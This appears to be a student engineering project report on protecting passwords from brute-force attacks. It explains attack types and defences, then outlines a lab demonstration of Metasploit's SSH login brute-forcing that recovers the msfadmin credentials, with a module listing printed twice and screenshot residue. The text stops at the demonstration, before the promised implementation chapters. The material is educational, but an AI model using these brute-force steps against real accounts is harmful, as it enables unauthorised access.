Implementation of different methods to protect user's data from brute force attack

This project report is submitted to

Rashtrasant Tukadoji Maharaj Nagpur University

in the partial fulfilment of the requirement for the award of the degree

of

Bachelor of Engineering in Computer Technology

By

Mr. Kotoju Naveen Kumar (CT18117)

Ms. Renuka Takle (CT18005)

Ms. Shrushti Mohod (CT18007)

Mr. Rishikesh Rahangdale (CT18049)

Mr. Pranav Marjive (CT18027)

Mr. Kunta Bhargav Sai (CT18063)

Under the guidance of

Dr.V.P.Mahatme

H.O.D Computer Technology

2021-2022

DEPARTMENT OF COMPUTER TECHNOLOGY

KAVIKULGURU INSTITUTE OF TECHNOLOGY & SCIENCE RAMTEK – 441106

DEPARTMENT OF COMPUTER TECHNOLOGY

KAVIKULGURU INSTITUTE OF TECHNOLOGY AND SCIENCE , RAMTEK-441106

CERTIFICATE

This is to certify that the project report entitled

‘**Implementation of different methods to protect user’s data from Brute force attack**’

carried out by

Ms .Renuka Takle (CT18005),

Ms. Shrushti Mohod(CT18007) ,

Mr. Rishikesh Rahangdale(CT18049),

Mr. Pranav Marjive(CT18027),

Mr. Kunta Bhargav Sai(CT18063),

Mr. Kotoju Navin(CT18117)

of the B.E. forth year of computer technology , during the academic year 2021-2022, in the partial fulfilment of the requirement for the award of the degree of Bachelor of Engineering (Computer Technology) offered by the Rashtrasant Tukadoji Maharaj Nagpur University, Nagpur.

Dr.V.P.Mahatme

Guide

Dr.V.P.Mahatme — Dr. Avinash L. Shrikhande

Head of the Department — **Principal**

Date:

Place: Ramtek

DECLARATION

We declare that

a. The work contained in this project has been done by us under the supervision of our guide.
b. The work has not been submitted to any other Institute for any degree or diploma.
c. We have followed the guidelines provided by the Institute in preparing the project report.
d. We have conformed to the norms and guidelines given in the Ethical Code of Conduct of the Institute.
e. Whenever we have used material (data, theoretical analysis, figures and text) from other sources. We have given due credit to them in the text of the report and giving their details in the references. Further, we have taken permission from the copyright owners of the sources, whenever necessary.

ACKNOWLEDGEMENT

We are grateful to our respected guide **Dr.V.P.Mahatme** for his kind, disciplined and invaluable guidance which inspired us to solve all the difficulties that came across during completion of project.

We express special thanks to **Dr.V.P.Mahatme** Head of the Department, for his kind support, valuable suggestion and allowing us to use all facilities that are available in the Department during this project.

Our sincere thanks are due to Dr.Avinash L. Shrikhande, Principal, for extending all the possible help and allowing us to use all resources that are available in the Institute.

We are also thankful to our Family members and Friends for their valuable corporation and standing with us in all difficult conditions.

Project mates

ABSTRACT

Data nowadays data is the most precisions thing for all of us as it not only includes our details like email id or user but also it has each an every details of us like bank account number , passport number , upi id , college number degree number and everything .

All this data is protected by password but what if that password got cracked by a hacker

In this experiment we have studied different kinds of malware attacks and done detail study of Brute Force attack on the password and how using this attack and the tools in kali linux we can easily try different combinations and can crack the password. we have demonstrated the whole procedure in this experiment how the actual attack occurs .

By studding this we have come to the conclusion that the password should be that much strong so that is could not get easily hacked. To solve this problem we come with a solution called password strength generation where we will check the strengthens of your password using a algorithm implemented by us , another solution we create id strong password generator we used our algorithm and implemented this.

But we come to a best solution while studying is facial recognition and there is no one having same facial structure so this will be the best solution for protecting data and this method is also useful in the organizations where logins of employees can be done by there facial structure and less chance of any data to be get hacked .

Keyword : Brute force attack, password strength generator , facial recognition.

CONTENTS

Chapter 1

INTRODUCTION

Social Data security is a big concern hacker are implementing different kinds of attacks to break down information about logins and password and get access to your accounts .

Brute force attack is a category of attack that leverages computers' power to rapidly perform the same action millions of times to "guess" passwords, discover hidden URLs, or expose encrypted or hashed passwords. While there are easy and common ways to defend against this attack, it's a low-effort attack on the part of hackers, making it easy to find a vulnerability within a company's site.

A brute force attack is an attempt by an attacker to gain access into an account or secured system by repeatedly entering credentials manually or in an automated way. The attacker leveraging this kind of attack is often looking to uncover passwords to get into accounts, find hidden URLs to find sensitive or important data, or decrypt passwords from a leaked trove of data.
So we come to the solution that password can should be strong enough so that they could not crack it easily . we have implemented two kinds of algorithm for the strengthen the passwords

1. Strong password generator
2. Check strength of password

Also for higher security we have implemented the facial recognition technique which can be useful in organizations also .

1.1 Problem Statement :

- We are addressing the problem of brute force attack on the passwords of social accounts .

- Also we are dealing with the problem of data hacking in organizations .

1.2 Aim and Objective of the project

Aim of this project is to find out best possible ways to protect login's of user for different social media and other platforms and also while accessing any confidential documents .

- Collection of proper information about hoe this Brute force attack is done on the login credentials.

- Demonstration of the Brute force attack using tools in Kali linux.

- Implementation of a Brute force attack on a file having very week password strength.

- Selection of the best fit algorithm for generating strong password using random library in python .

- Implemention the algorithm for password strength checking .

- Understanding open CV library of python to implement the facial recognition algorithm.

1.3 Organization of Report

Chapter one contains the whole introduction of the project its problem statement aim and its scope.

Chapter two is based on Brute force attack its demonstration and implementation while giving the answer of how actually it works .

Chapter three is based on the through study of possible algorithm to protect password from Brute force attack

Chapter four is the implementation part of the algorithms we choice for data protection .

Chapter five is about the results and discussing of that results

Chapter Six is the conclusion of the project and its future scope, references we have used.

Chapter 2
Brute Force Attack

2.1 What are brute force attacks

A brute force attack is a category of attack that leverages computers' power to rapidly perform the same action millions of times to "guess" passwords, discover hidden URLs, or expose encrypted or hashed passwords. While there are easy and common ways to defend against this attack, it's a low-effort attack on the part of hackers, making it easy to find a vulnerability within a company's site.

A brute force attack is an attempt by an attacker to gain access into an account or secured system by repeatedly entering credentials manually or in an automated way. The attacker leveraging this kind of attack is often looking to uncover passwords to get into accounts, find hidden URLs to find sensitive or important data, or decrypt passwords from a leaked trove of data.
When and why are brute force attacks used?

Brute force attacks are relatively unsophisticated but have a big payoff. It's the equivalent of a thief trying to get into a house and finding the front door unlocked. If that's the case, why opt for a more complicated and risky method?

Here are a few types of attacks and what a hacker is trying to accomplish.

Account Takeover/Compromise

This is a classic use of brute force attack. A malicious actor finds their way into an important account via credential stuffing and can compromise the account in a variety of ways, steal important information, or impersonate the account holder.

Data Exfiltration/Leak

Data exfiltration is a common consequence of an account compromise but can also be the result of a compromised or discovered website, leaked passwords, or other sensitive data that can result from a brute force attack.

Website Access

Hackers may also try to get into the backend of your website or another public-facing website in hopes of compromising it or dropping some kind of malicious code. Some companies may accidentally have sites containing sensitive data exposed to the internet — hackers can uncover these sites via brute force attacks.

Ad Hijacking

Hackers may get into your advertising accounts in order to commit ad fraud. Because this isn't necessarily a network compromise, your traditional security/visibility tools may not catch it.

Cryptojacking

Brute force attacks may lead to device or network compromise where malicious hackers leverage your device or network's resources in order to mine cryptocurrency.

Botnet Conscription

The same kind of compromise that can lead to cryptojacking can also lead to your devices becoming part of a botnet, capable of contributing to DDoS attacks in the future.

Malware/Ransomware Distribution

Brute force attacks can just be a prelude to further attacks such as malware/ransomware attacks. If a malicious hacker has direct access to your devices or network, it makes it much easier to drop any kind of ransomware or malware on your network, further compromising your organization.

2.2 Types of brute force attacks

Brute force attacks can be carried out manually but hackers can also leverage tools that will help them carry out brute force attacks in a more automated fashion, increasing their odds of success. Here are the types of brute force attacks to look out for.

Manual Credential Stuffing

Credential stuffing refers to hackers trying various login combinations in order to access an account. Depending on the type of hacker group or the targeted organization, this can be a manual process that may leverage a known data point, such as an email address or the email format for an organization's email.

However, this tactic has largely been replaced by automated forms that exponentially increase the odds of success on the hacker's part.

Data-Breach Informed Credential Stuffing

One of the unfortunate consequences of the various data breaches that have leaked millions and billions of email/password combinations is that common email addresses linked to accounts have been leaked as well as their associated passwords.

Because password reuse is a common practice among most people, hackers know they can try a password/email combination across multiple accounts in hopes of finding a successful attack. This makes targeted brute force attacks much more dangerous because key pieces of log-in data are known.
Data breaches have also provided insights into the most common passwords used across any type of accounts. These insights have revealed that password hygiene still needs improvement as passwords like "123456" or "password" are still commonplace. This gives hackers a strong starting point when attacking an organization.
Automated Credential Stuffing

Trying different email/password combinations can be an arduous process but hackers have access to tools and scripts that can automate the process.

These tools allow for hundreds of email/password combinations to be attempted in a matter of seconds. Without countermeasures to stop them, discovering a password is a matter of statistical probability. Given that log-in credentials such as email addresses are often known, it means a hacker can easily get into an account.

To get around lockout and attempt limitations, some tools can run at different time intervals and a list of passwords can be utilized in order to increase the odds of success within a smaller time frame.

URL Discovery

Many organizations that use popular cloud hosting/infrastructure services like AWS may not have it properly configured. This has led to a number of high-profile data leaks where databases containing sensitive data were exposed on the internet — anyone with the right URL could see it.
Hackers are taking advantage of this as well as other URLs within a domain that may house sensitive data that are publicly available by running scripts that try various URL combinations in order to find these sites.

Cryptographic Decryption

Most brute force attacks are attempts to get into an account. However, brute force attacks can also be used to decrypt passwords from a data breach. Many password leaks come in the form of encrypted password data which require decryption tools in order to transform the password data into plain text.

Organizations should never store passwords in plaintext. They're "hashed", meaning it's been purposefully obfuscated into a different string of characters. However, various tools are available to hackers that have been developed to explicitly match the hash of stored password data, meaning they can reveal the actual password data.

This has led to a cat-mouse dynamic – new encryption and cryptographic obfuscating methods like hashing continue to be developed and applied to secure password data in case of a breach while hackers develop more and more advanced decryption tools.

2.3 Prevention of Brute Force Attacks

Fortunately, due to the nature of brute force attacks, there are a few ways to protect against these attacks. Here are a few methods and tools to consider.

Use 2FA Whenever Possible

Two-factor authentication (also known as multi-factor authentication) is one of the most effective ways to defend against brute force attacks that seek to get into accounts via password compromises.

Even if a hacker is using an automated tool and winds up with the right password/email combination, it's unlikely that they have access to the additional authentication factor, making 2FA incredibly effective.

Enable Captcha as Part of the Login Process

Requiring a captcha, even the most basic form of having someone confirm they aren't a robot, can go a long way in stopping automated brute force attacks. Depending on the script or tool a hacker is using, the captcha may stop the automated password entry.

Even if the tool is designed to click-through a common captcha query, this method still adds extra seconds to attempts that may number in the thousands. This will dramatically slow down a hacker's efforts and may make them give up and look for another company's account to get into.

Throttle Log-In Attempts

Placing limits on how often someone can try and get into an account can prevent manual and automated brute force attacks. You can either limit how often someone can try and get into an account (say after 5 or 10 failed attempts) or trigger a password reset after a specific number of failed attempts.

A similar method that still protects against brute force attacks is adding a time interval between failed attempts. This could be 10-30 seconds before each consecutive attempt or you can use a scaling model that increases with each failed attempt (10 seconds, 30 seconds, 2 minutes, 5 minutes, for example).

Leveraging detection tools that will alert you to any behavioral anomalies such as multiple login attempts can also detect if someone is trying to brute-force their way into your network or accounts.
Require Stronger, Unique Passwords

With automated brute force attacks, figuring out a password will happen, given enough time.

However, the longer, more complicated, and unique the password is, the harder it will be for an attacker to figure out the password. Most automated tools use a list of passwords stolen from leaked data breaches in hopes of getting into an account— if unique passwords are used, they may not even be discovered by one of these automated tools.

Enforcing a strong password policy can significantly reduce your risk of exposure to these types of attacks (and makes decrypting password data also more difficult).

2.4 Demonstration of Brute force attack

Showing how Brute force works on SSH

1. Using Metasploit framework's exploit for the SSH login using brute force.

2. Setting up the exploit.


3. Creation of a username text file with some usernames in it to show how the permutation and combination works.

4. Similarly setting up a password file for the permutation and combination of usernames and password for brute force.

5. For SSH number 3894 we are using the username and trying each username and each password using the permutation and combination technique.

6. Cracking of the correct username and password as msfadmin and msfadmin.


7. Now since we have the correct username and password so we can directly use the active ssh shell to get access in the shell.



```
msf5 exploit(multi/samba/usermap_script) > search ssh

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   auxiliary/dos/windows/ssh/sysax_sshd_kexchange              2013-03-17       normal     No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   1   auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                                    normal     No     SSH Key Exchange Init Corruption
   2   auxiliary/fuzzers/ssh/ssh_version_15                                         normal     No     SSH 1.5 Version Fuzzer
   3   auxiliary/fuzzers/ssh/ssh_version_2                                          normal     No     SSH 2.0 Version Fuzzer
   4   auxiliary/fuzzers/ssh/ssh_version_corrupt                                    normal     No     SSH Version Corruption
   5   auxiliary/scanner/http/cisco_firepower_login                                 normal     No     Cisco Firepower Management Console 6.0 Login
   6   auxiliary/scanner/http/gitlab_user_enum                     2014-11-21       normal     No     GitLab User Enumeration
   7   auxiliary/scanner/ssh/apache_karaf_command_execution        2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   8   auxiliary/scanner/ssh/cerberus_sftp_enumusers               2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   9   auxiliary/scanner/ssh/detect_kippo                                           normal     No     Kippo SSH Honeypot Detector
   10  auxiliary/scanner/ssh/eaton_xpert_backdoor                  2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   11  auxiliary/scanner/ssh/fortinet_backdoor                     2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   12  auxiliary/scanner/ssh/juniper_backdoor                      2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   13  auxiliary/scanner/ssh/karaf_login                                            normal     No     Apache Karaf Login Utility
   14  auxiliary/scanner/ssh/libssh_auth_bypass                    2018-10-16       normal     No     libssh Authentication Bypass Scanner
   15  auxiliary/scanner/ssh/ssh_enum_git_keys                                      normal     No     Test SSH Github Access
   16  auxiliary/scanner/ssh/ssh_enumusers                                          normal     No     SSH Username Enumeration
   17  auxiliary/scanner/ssh/ssh_identify_pubkeys                                   normal     No     SSH Public Key Acceptance Scanner
   18  auxiliary/scanner/ssh/ssh_login                                              normal     No     SSH Login Check Scanner
   19  auxiliary/scanner/ssh/ssh_login_pubkey                                       normal     No     SSH Public Key Login Scanner
   20  auxiliary/scanner/ssh/ssh_version                                            normal     No     SSH Version Scanner
   21  exploit/apple_ios/ssh/cydia_default_ssh                     2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   22  exploit/linux/http/alienvault_exec                          2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   23  exploit/linux/http/php_imap_open_rce                        2018-10-23       good       Yes    php imap_open Remote Code Execution
   24  exploit/linux/http/symantec_messaging_gateway_exec          2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
   25  exploit/linux/http/ubiquiti_airos_file_upload               2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
   26  exploit/linux/local/ptrace_traceme_pkexec_helper            2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
   27  exploit/linux/ssh/ceragon_fibeair_known_privkey             2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   28  exploit/linux/ssh/cisco_ucs_scpuser                         2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   29  exploit/linux/ssh/exagrid_known_privkey                     2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   30  exploit/linux/ssh/f5_bigip_known_privkey                    2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   31  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   32  exploit/linux/ssh/mercurial_ssh_exec                        2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   33  exploit/linux/ssh/quantum_dxi_known_privkey                 2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   34  exploit/linux/ssh/quantum_vmpro_backdoor                    2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
   35  exploit/linux/ssh/solarwinds_lem_exec                       2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
   36  exploit/linux/ssh/symantec_smg_ssh                          2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
```


Kali 2020 x64 Customized by zSecurity v1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Thu 08:56
root@kali: ~
root@kali: ~ 190x43
Type here to search
39°C Mostly sunny
ENG
18:26
19-08-2021

Fig.2.1: Metasploit framework's exploit for the SSH login using brute force.




```
msf5 exploit(multi/samba/usermap_script) > search ssh

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   auxiliary/dos/windows/ssh/sysax_sshd_kexchange         2013-03-17       normal     No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   1   auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                               normal     No     SSH Key Exchange Init Corruption
   2   auxiliary/fuzzers/ssh/ssh_version_15                                    normal     No     SSH 1.5 Version Fuzzer
   3   auxiliary/fuzzers/ssh/ssh_version_2                                     normal     No     SSH 2.0 Version Fuzzer
   4   auxiliary/fuzzers/ssh/ssh_version_corrupt                               normal     No     SSH Version Corruption
   5   auxiliary/scanner/http/cisco_firepower_login                            normal     No     Cisco Firepower Management Console 6.0 Login
   6   auxiliary/scanner/http/gitlab_user_enum                2014-11-21       normal     No     GitLab User Enumeration
   7   auxiliary/scanner/ssh/apache_karaf_command_execution   2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   8   auxiliary/scanner/ssh/cerberus_sftp_enumusers          2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   9   auxiliary/scanner/ssh/detect_kippo                                      normal     No     Kippo SSH Honeypot Detector
   10  auxiliary/scanner/ssh/eaton_xpert_backdoor             2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   11  auxiliary/scanner/ssh/fortinet_backdoor                2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   12  auxiliary/scanner/ssh/juniper_backdoor                 2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   13  auxiliary/scanner/ssh/karaf_login                                       normal     No     Apache Karaf Login Utility
   14  auxiliary/scanner/ssh/libssh_auth_bypass               2018-10-16       normal     No     libssh Authentication Bypass Scanner
   15  auxiliary/scanner/ssh/ssh_enum_git_keys                                 normal     No     Test SSH Github Access
   16  auxiliary/scanner/ssh/ssh_enumusers                                     normal     No     SSH Username Enumeration
   17  auxiliary/scanner/ssh/ssh_identify_pubkeys                              normal     No     SSH Public Key Acceptance Scanner
   18  auxiliary/scanner/ssh/ssh_login                                         normal     No     SSH Login Check Scanner
   19  auxiliary/scanner/ssh/ssh_login_pubkey                                  normal     No     SSH Public Key Login Scanner
   20  auxiliary/scanner/ssh/ssh_version                                       normal     No     SSH Version Scanner
   21  exploit/apple_ios/ssh/cydia_default_ssh                2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   22  exploit/linux/http/alienvault_exec                     2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   23  exploit/linux/http/php_imap_open_rce                   2018-10-23       good       Yes    php imap_open Remote Code Execution
   24  exploit/linux/http/symantec_messaging_gateway_exec     2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
   25  exploit/linux/http/ubiquiti_airos_file_upload          2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
   26  exploit/linux/local/ptrace_traceme_pkexec_helper       2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
   27  exploit/linux/ssh/ceragon_fibeair_known_privkey        2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   28  exploit/linux/ssh/cisco_ucs_scpuser                    2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   29  exploit/linux/ssh/exagrid_known_privkey                2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   30  exploit/linux/ssh/f5_bigip_known_privkey               2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   31  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17  excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   32  exploit/linux/ssh/mercurial_ssh_exec                   2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   33  exploit/linux/ssh/quantum_dxi_known_privkey            2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   34  exploit/linux/ssh/quantum_vmpro_backdoor               2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
   35  exploit/linux/ssh/solarwinds_lem_exec                  2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
   36  exploit/linux/ssh/symantec_smg_ssh                     2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
```

Fig.2.2:setting up the exploit



